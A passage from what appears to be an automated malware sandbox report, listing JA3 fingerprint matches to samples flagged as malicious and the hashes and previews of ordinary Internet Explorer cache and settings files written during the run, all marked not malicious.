	SecuriteInfo.com.Trojan.Siggen10.9113.10424.exe	Get hash	malicious	Browse	• 34.65.231.1
	SecuriteInfo.com.Trojan.Siggen10.9265.86.exe	Get hash	malicious	Browse	• 34.65.231.1

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	13xakh1PtD.dll	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	DUcKsYsyX0.dll	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	7eec14e7cec4dc93fbf53e08998b2340.exe	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	RI51uAIUyL.dll	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	L257MJZ0TP.htm	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	brewin-02-02-21 Statement_763108amFtZXMubXV0aW1lcg==.htm	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	658908343Bel.html	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	P178979.htm	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	03728d6617cd13b19bd69625f7ead202.exe	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	PO 20191003.exe	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	SecuriteInfo.com.Trojan.GenericKD.36134277.347.exe	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	SecuriteInfo.com.Trojan.PWS.Siggen2.61222.12968.exe	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	ZRz0Aq1Rf0.dll	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	mon44_cr.dll	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	mon41_cr.dll	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	mon4498.dll	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	e888888888.dll	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44
	658908343Bel.html	Get hash	malicious	Browse	• 104.20.184.68 • 151.101.1.44

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\DURNCK2N\www.msn[2].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	2.469670487371862
Encrypted:	false
SSDEEP:	3:D90aKb:JFKb
MD5:	C1DDEA3EF6BBEF3E7060A1A9AD89E4C5
SHA1:	35E3224FCBD3E1AF306F2B6A2C6BBEA9B0867966
SHA-256:	B71E4D17274636B97179BA2D97C742735B6510EB54F22893D3A2DAFF2CEB28DB
SHA-512:	6BE8CEC7C862AFAE5B37AA32DC5BB45912881A3276606DA41BF808A4EF92C318B355E616BF45A257B995520D72B7C08752C0BE445DCEADE5CF79F73480910FE D
Malicious:	false
Preview:	<root></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\QALADACS\contextual.media[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2737
Entropy (8bit):	4.856183482133737
Encrypted:	false
SSDEEP:	48:LFqu2ququ1quqsqsrqsqTqTqTjqmqmqmqm8Eyqm8Eyqm8Eyqm8Eyqm8Ey7:BN2NN1Nffrf444jZZZZ8EyZ8EyZ8EyZl
MD5:	ADB6E3327EFE2C64A2BC880D938DEA9F
SHA1:	F7E8A026EA75A096E60EAEB10730D6F7AC348973
SHA-256:	DD641ADB19E73D2AE68E53E6879851F3CC46B2865880B3AC826755EF54797852
SHA-512:	78A966D143BC8CD918518EB3DF19FD608A2832870E6F90937030E0B7465ECFEE3FD976C600706FF8004CD74F496898A9E3D77623FE95FB371A0F1CAF926996F1
Malicious:	false
Preview:	<root></root><root><item name="HBCM_BIDS" value="{}" ltime="3350955680" htime="30868545" /></root><root><item name="HBCM_BIDS" value="{}" ltime="33511 95680" htime="30868545" /><item name="mntest" value="mntest" ltime="3351235680" htime="30868545" /></root><root><item name="HBCM_BIDS" value="{}" ltim e="3351195680" htime="30868545" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3351195680" htime="30868545" /><item name="mntest" value="mnte st" ltime="3351315680" htime="30868545" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3351195680" htime="30868545" /></root><root><item name ="HBCM_BIDS" value="{}" ltime="3351395680" htime="30868545" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3351395680" htime="30868545" /><item name="mntest" value="mntest" ltime="3355115680" htime="30868545" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3351395680" htime="30868545" /> </root><root><item name="HBCM_BIDS" value="{}" ltime="3357835680" htime="30868545" /></root><ro

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{01B3F872-7035-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	89384
Entropy (8bit):	2.185480627753312
Encrypted:	false
SSDEEP:	384:rIFJrq2xgKEmE/ONRi2KqNFHduvHQS497ZlUFESetFO:YMSdwfr49ZiFstFO
MD5:	4E36E2162F7DC3373FD5D6F4C18BBEE2
SHA1:	F6ABA565B23D5B0379BEF186FC0B5C40A3EE5197
SHA-256:	25C752E4BEA2B35DFB049DC5B5950934F2E44BF358F1E0833620B1F65D718F11
SHA-512:	8E35618C937CAC5B45CAB7C98D98FFF8902EF856AB592EA270B8F02CA93AE7FAFADFDBE8FB082DBE7EEA04189029744AE83D9E27010DD45FF40A741D5BD1B DEF
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{01B3F874-7035-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	194970

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{01B3F874-7035-11EB-90E5-ECF4BB570DC9}.dat	
Entropy (8bit):	3.584743351625954
Encrypted:	false
SSDEEP:	3072:eZ/2BfcYmu5kLTzGttZ/2Bfc/mu5kLTzGtT:XMs
MD5:	FEAAE0F615C89BA313FCAC5D48C5854E
SHA1:	3946989432071FCE27705ED72EB6E6959D5C76B9
SHA-256:	91B5B3C97869BE53277B7AEAEC9017C6FF35C6E38DA5E132E8794A923B63979B
SHA-512:	A6E661E539F654A5EC43EB36B5DA9FBD62A31835F68268B49524518ABAD2B1C6960B3F897128C5506AF8588C8AE6C9DC6665C20F00616C8C33125FD1CEFD77A
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{1F3F0268-7035-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28140
Entropy (8bit):	1.9185991907312736
Encrypted:	false
SSDEEP:	192:rKZtQ56Tkkjt2FWvMPNp1LQPDlpY1LQP/4A:r2yUYWkck1paBpYa3b
MD5:	3C7950595A8DD71AB3F992D9C973E484
SHA1:	3257D427E2D47E923F6B8506B33404A47A16B54F
SHA-256:	222D106064561C1ECCEC575ABEEEE0A2D680DAEAA8DFBD2330DBF0F9C73F8E70
SHA-512:	C9B1AEE22B5DDE08390720D08FC4D8BA6ECD8C43040F5F23C8397BF1C014361F2CB5CB92ADC0C4054DCC84E7849D7C77215203328F97527BBC4D39633DB84E A
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{1F3F026A-7035-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28168
Entropy (8bit):	1.920960113809461
Encrypted:	false
SSDEEP:	96:rPZYQA6yBSkjl2VWuMOB0R0Tcl0kR0TGA:rPZYQA6ykkjl2VWuMOB0RYcl0kRYGA
MD5:	B375191732215A6EF12BB80A9AFA3CA1
SHA1:	50CFAD6BC2035247E9AA8C1EA35748FC041D6FF8
SHA-256:	FDC4E60E25550308D58C6B76F68869BB579EBA540865A0A160534ED3696B2F77
SHA-512:	5624A910312A7D3DF592BC68A577CE198A0263C68114233BA1B94912C2E7B784953E647A0A8323A85376327446B47922627373B03E7AD25E4F3DF02CE6826538
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{1F3F026C-7035-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	modified
Size (bytes):	28156
Entropy (8bit):	1.9219874696060966
Encrypted:	false
SSDEEP:	192:rFZmQu64k8jx2tWvoMiRdGl45amGl+l45amNA:rLz5FugEFwt5ammV5ame
MD5:	C41C9B7F58D6B461B7F92000E570FA5E
SHA1:	0023C2B553DE48B5603D8494C428B2046DA12352
SHA-256:	9207D3E216A14B6512ED60D50EDFB1F09614260D6A567F2AE987A1AEE648E3D5
SHA-512:	E618112E5326C7D06F1FD25D829C1B6AF7AB839012D8E572D2AA870B0FDDBCBC8CBCAE738013B34829D32CF1D06D5E70408F132972FF739951B56E6E466DB4E C
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{1F3F026C-7035-11EB-90E5-ECF4BB570DC9}.dat	
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.105950244599583
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEgGDViGDV1nWimI002EtM3MHdNMNxOEgGDViGDV1nWimI00ONVbkEty:2d6NxOMDjD7SZHKd6NxOMDjD7SZ7Qb
MD5:	674C1FD8DB1C5B4BBFBB770B7C9CA10F
SHA1:	AD15442780F345AE0F8318CDD29BDA170480E58D
SHA-256:	751B75C4D3919D6126008EC950B58AA6523E9873159350807B96822026EAE7A1
SHA-512:	565381A91C7847D0756C33BEAEC70FC9BC6B5EE8A615179B27432B92645C451269281024C99878D774B833D6EC467BF733961C732737EFB61ADCECB1A16B983E
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xd8cb6d59,0x01d70441</date>< accdate>0xd8cb6d59,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xd8cb6d59,0x01d70441</date><accdate>0 xd8cb6d59,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile ></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.095844602849801
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kgG+viG+v1nWimI002EtM3MHdNMNxe2kgG+viG+v1nWimI00ONkakU:2d6NxrsSkSZHKd6NxrsSkSZ72a7b
MD5:	3C5A6510F9660AED41405068CF01B86A
SHA1:	DCCAF244C29549FBA2B2367AB6AF792E50E00622
SHA-256:	375ABEA33863EE9D0FF190432D4790FD9DD3397706CFAEBF0E462131ED8BDE5C
SHA-512:	7B71840FF6BC6EDFD3150A5B91FCD21B6810C824994C65135221BEE743A0E743E838C488864686847B3629BB2B41852239192FCFAA6A06814016E3D1BA23D98E
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xd8c44641,0x01d70441</date><a ccdate>0xd8c44641,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xd8c44641,0x01d70441</date><a ccdate>0xd8c44641,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Am azon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	663
Entropy (8bit):	5.12345684944653
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLgGDViGDV1nWimI002EtM3MHdNMNxvLgGDViGDV1nWimI00ONmZEtMb:2d6Nxv3DjD7SZHKd6Nxv3DjD7SZ7Ub
MD5:	8547CA0304FC90A81D13CD1E362CB006
SHA1:	0DF4CFF3A6D67E1776DE60B392954DE8C706B29D
SHA-256:	E29BA4535C8FDABC0D69F222395A551F17E83E5055DB9FA6D53CF06BC1C50095
SHA-512:	C0335F2FECD7EA9A127674A827F43DE3F283E22F8C08D0CBC8AE2B23EB482747F0823F4B76939A72D548897EE5261200886360806EC1C3FC9C8C1155825495AE
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xd8cb6d59,0x01d70441</date> <accdate>0xd8cb6d59,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>.. <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xd8cb6d59,0x01d70441</date><accda te>0xd8cb6d59,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipe dia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Size (bytes):	648
Entropy (8bit):	5.0837800378490465
Encrypted:	false
SSDEEP:	12:TMHdNMNxigG7QiG7Q1nWimI002EtM3MHdNMNxigG7QiG7Q1nWimI00ONd5EtMb:2d6NxSo6SZHKd6NxSo6SZ7njb
MD5:	98239E4525685EAD9722BAD2B583CBCC
SHA1:	01A9C0E71076A7830EEA685DCE3D4E061ECE6357
SHA-256:	279F554B044924D2E2DB7308192BF3D5B60D2FB535D2BFEC046235A13045DCEA
SHA-512:	960DF9605CD116BD013C994B46D67FA3D5E970467A83DCB0179DCA28A9489F7552717D9AC3872B06EA069652D7F8B8FF37436C2FAAB9F888E7B12BE496FB6BE
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xd8c90ae6,0x01d70441</date><acc date>0xd8c90ae6,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xd8c90ae6,0x01d70441</date><accdate>0xd8c90 ae6,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.136543075535882
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwgGDViGDV1nWimI002EtM3MHdNMNxhGwgGDViGDV1nWimI00ON8K0z:2d6NxQIDjD7SZHKd6NxQIDjD7SZ7uKa/
MD5:	73FC9722410F442D5F53D488A42DFB6A
SHA1:	AF1EF2537E8ED063EFADF6B16216FF628DB75D81
SHA-256:	5B3F31BDD06BC364867D80F749185B3075A013C32A6378C05BE09CF0BCAD0858
SHA-512:	A6F1D2C69565556F7AD3DE50F6787ED2EF07003D7161D68FFD67C8BA8940FE4D53B325E47BB099755B3AEBFD2B63A54B26103F454C0843B44611B47C0A0734FD
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xd8cb6d59,0x01d70441</date>< accdate>0xd8cb6d59,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xd8cb6d59,0x01d70441</date><accdate>0 xd8cb6d59,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.070045774903625
Encrypted:	false
SSDEEP:	12:TMHdNMNx0ngG7QiG7Q1nWimI002EtM3MHdNMNx0ngG7QiG7Q1nWimI00ONxEtMb:2d6Nx0Do6SZHKd6Nx0Do6SZ7Vb
MD5:	32330B4751991E6DFF4180AA10CF4430
SHA1:	E81B56302B217BC87293927E4BF483880829567D
SHA-256:	BEAC852D1A4499B598C93C41E20F717E9BC12E3598D11EE044C4BCE5368E2AFE
SHA-512:	5144D6C83607F7618B8C5E3D2BFEEA0F2E315F4EAD605AE45A20F493C8AA224F637E584B397A01F2D25E0212C08925B7B8C85168B7723D17A402C1EC47677D11
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xd8c90ae6,0x01d70441</date><a ccdate>0xd8c90ae6,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xd8c90ae6,0x01d70441</date><accdate>0xd 8c90ae6,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin202591677780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.1085353369233895
Encrypted:	false
SSDEEP:	12:TMHdNMNxxgG7QiG7Q1nWimI002EtM3MHdNMNxxgG7QiG7Q1nWimI00ON6Kq5EtMb:2d6Nx9o6SZHKd6Nx9o6SZ7ub
MD5:	CF70136EC9FAD8B9413451608198A7F6
SHA1:	F9E527D7753A8C57526270D7AB54166505920BDB
SHA-256:	9B022637A0AE8DE7CBABAF727E1AF415152EBA77D1661F8C2351EEEACEE103C0
SHA-512:	7A8B94D6B3FAC640CA9067A774FB11BEB7C18A957ACD771924343E79AEDAB2B1551840BE3DA764F4F13DC1DE8F3F6B8B722DDC6331AE12B22D3195DDD354C 15

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xd8c90ae6,0x01d70441</date><accdate>0xd8c90ae6,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xd8c90ae6,0x01d70441</date><accdate>0xd8c90ae6,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	660
Entropy (8bit):	5.109838847655138
Encrypted:	false
SSDEEP:	12:TMHdNMNxcgGThiGTh1nWimI002EtM3MHdNMNxcgGThiGTh1nWimI00ONVEtMb:2d6Nx0rjSZHKd6Nx0rjSZ71b
MD5:	4760A5E4983015CF7740B6FA7E507EAB
SHA1:	CE65FAA764DA7B579DA05AD18CCB0E82FB7D55EB
SHA-256:	865A6B753D48E0352C5AC14B5902A2803E3A4869476758551C6ADD1BCDF80DCD
SHA-512:	39C2848AAAC1278FDC46C86C0466E7C45C96CF47718B906369E7534089D29E6720CE03CBD8DDB0EC53CC672C9E792532BB15252D00FAC8CC1B6A5F75EA28C93
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xd8c6a898,0x01d70441</date><accdate>0xd8c6a898,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xd8c6a898,0x01d70441</date><accdate>0xd8c6a898,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.091341610111482
Encrypted:	false
SSDEEP:	12:TMHdNMNxfngGThiGTh1nWimI002EtM3MHdNMNxfngGThiGTh1nWimI00ONe5EtMb:2d6NxLrjSZHKd6NxLrjSZ7Ejb
MD5:	6E7B8123DEB392310EEBC2C5A1E4BC03
SHA1:	2A0B55678684A79CF55C849F5F173F3F6705D235
SHA-256:	52E0CE42C96ED40A2FF06E627A8D52AF2E9BB47FF216C5F6EDD0EF64F3DCB6AF
SHA-512:	6E40466CB461D8152A75DADDAC5BF6BAA6B1339120AA038C49CF37C303252984B5791BDF92E8608E62660658E9C22DEB3CD2BE5553B0833213B8F4EC85D741AC
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xd8c6a898,0x01d70441</date><accdate>0xd8c6a898,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xd8c6a898,0x01d70441</date><accdate>0xd8c6a898,0x01d70441</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\dikxvqf\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	934
Entropy (8bit):	7.030892089216819
Encrypted:	false
SSDEEP:	24:u6tWaF/6easyD/iCHLSWWqyCoTTdTc+yhaX4b9upGu:u6tWu/6symC+PTCq5TcBUX4b0
MD5:	3A974A944458E05231679F3E6A9A3E84
SHA1:	6FF2D6A507CCB20A6E06815AF749C0C5137506C4
SHA-256:	7BBFCC75B769580A4038DCA7DE7CD4309CA591E6DEC915B6F11A23588E124970
SHA-512:	7C7F324429AD49E012B003D3A746A755886E0135752FB8B8864ECB9A123006E848E40A6361D77051B7478B1B425056465A6D524D4B92F3FC3FE61D5523EC3776
Malicious:	false
Preview:	E.h.t.t.p.s.:./.s.t.a.t.i.c.-.g.l.o.b.a.l.-.s.-.m.s.n.-.c.o.m...a.k.a.m.a.i.z.e.d...n.e.t./.h.p.-.n.e.u./.s.c./.2.b./.a.5.e.a.2.1...i.c.o.....PNG.....IHDR... ... .pHYs..... .vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....<...CB.....)....;..Bx..2.}.. ._>w!..%B..{.d... LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@lA.,>\.Q|.N.P.....<.!....ip...y..U....J...9 ...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq|....gz_Z...x..0F'.....x..=Y}.,jT..R..... .72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`. ... .+`.....+`....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\85-0f8009-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	391843
Entropy (8bit):	5.323521567582823
Encrypted:	false
SSDEEP:	6144:Rrf9z/Y7Sg/FDMxqkhmnid1WPqIjHSjae1dWgxO0Dvq4FcG6Ix2K:dJ/Ynznid1WPqIjHdYltHcGB3
MD5:	CDD6C5E31F58A546B6F9637389B2503B
SHA1:	0ADA1E1C82B8E7636F6DAF4CE78D571C80A3E81A
SHA-256:	4CC5BC89E9F4E54FE905AB22340FA3793FE04F30453DC17CE2780D61DB35D5D4
SHA-512:	11FD84FE2EAB4FFEBAF45D8D509E7E8E927540A3D67CCADB65AB7C7A7F22F1922411A02157B404D2CA652D6AEF8809B659C0D4106F2F57B6B02911D85B06A4B
Malicious:	false
Preview:	var awa,behaviorKey,Perf,globalLeft,Gemini,Telemetry,utils,data,MSANTracker,deferredCanary,g_ashsC,g_hsSetup,canary;window._perfMarker&&window._perfMarker("TimeToJsBundleExecutionStart");define("jqBehavior",["jquery","viewport"],function(n){return function(t,i,r){function u(n){var t=n.length;return t>1?function(){for(var i=0;i<t;i++)n[i]()}:t?n[0]:f}function f(){}if(typeof t!="function")throw"Behavior constructor must be a function";if(i&&typeof i!="object")throw"Defaults must be an object or null";if(r&&typeof r!="object")throw"Exclude must be an object or null";return r=r||{},function(f,e,o){function c(n){n&&(typeof n.setup=="function"&&l.push(n.setup),typeof n.teardown=="function"&&a.push(n.teardown),typeof n.update=="function"&&v.push(n.update))}var h;if(o&&typeof o!="object")throw"Options must be an object or null";var s=n.extend(!0,{},i,o),l=[],a=[],v=[],y=!0;if(r.query){if(typeof f!="string")throw"Selector must be a string";c(t(f,s))}else h=n(f,e),r.each?c(t(h,s)):(y=h.length>0,

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB15AQNm[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 192x192, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	23518
Entropy (8bit):	7.93794948271159
Encrypted:	false
SSDEEP:	384:7XNEQW4OGoP8X397crjXt1/v2032/EcJ+eGovCO2+m5fC/lWL2ZSwdeL5HER4ycP:7uf4ik390Xt1vP2/RVCqm5foMyDdeiRU
MD5:	C701BB9A16E05B549DA89DF384ED874D
SHA1:	61F7574575B318BDBE0BADB5942387A65CAB213C
SHA-256:	445339480FB2AE6C73FF3A11F9F9F3902588BFB8093D5CC8EF60AF8EF9C43B35
SHA-512:	AD226B2FE4FF44BBBA00DFA6A7C572BD2433C3821161F03A811847B822BA4FC9F311AD1A16C5304ABE868B0FA1F548B8AEF988D87345AEB579B9F31A74D5BF3C
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB15AQNm.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=868&y=379
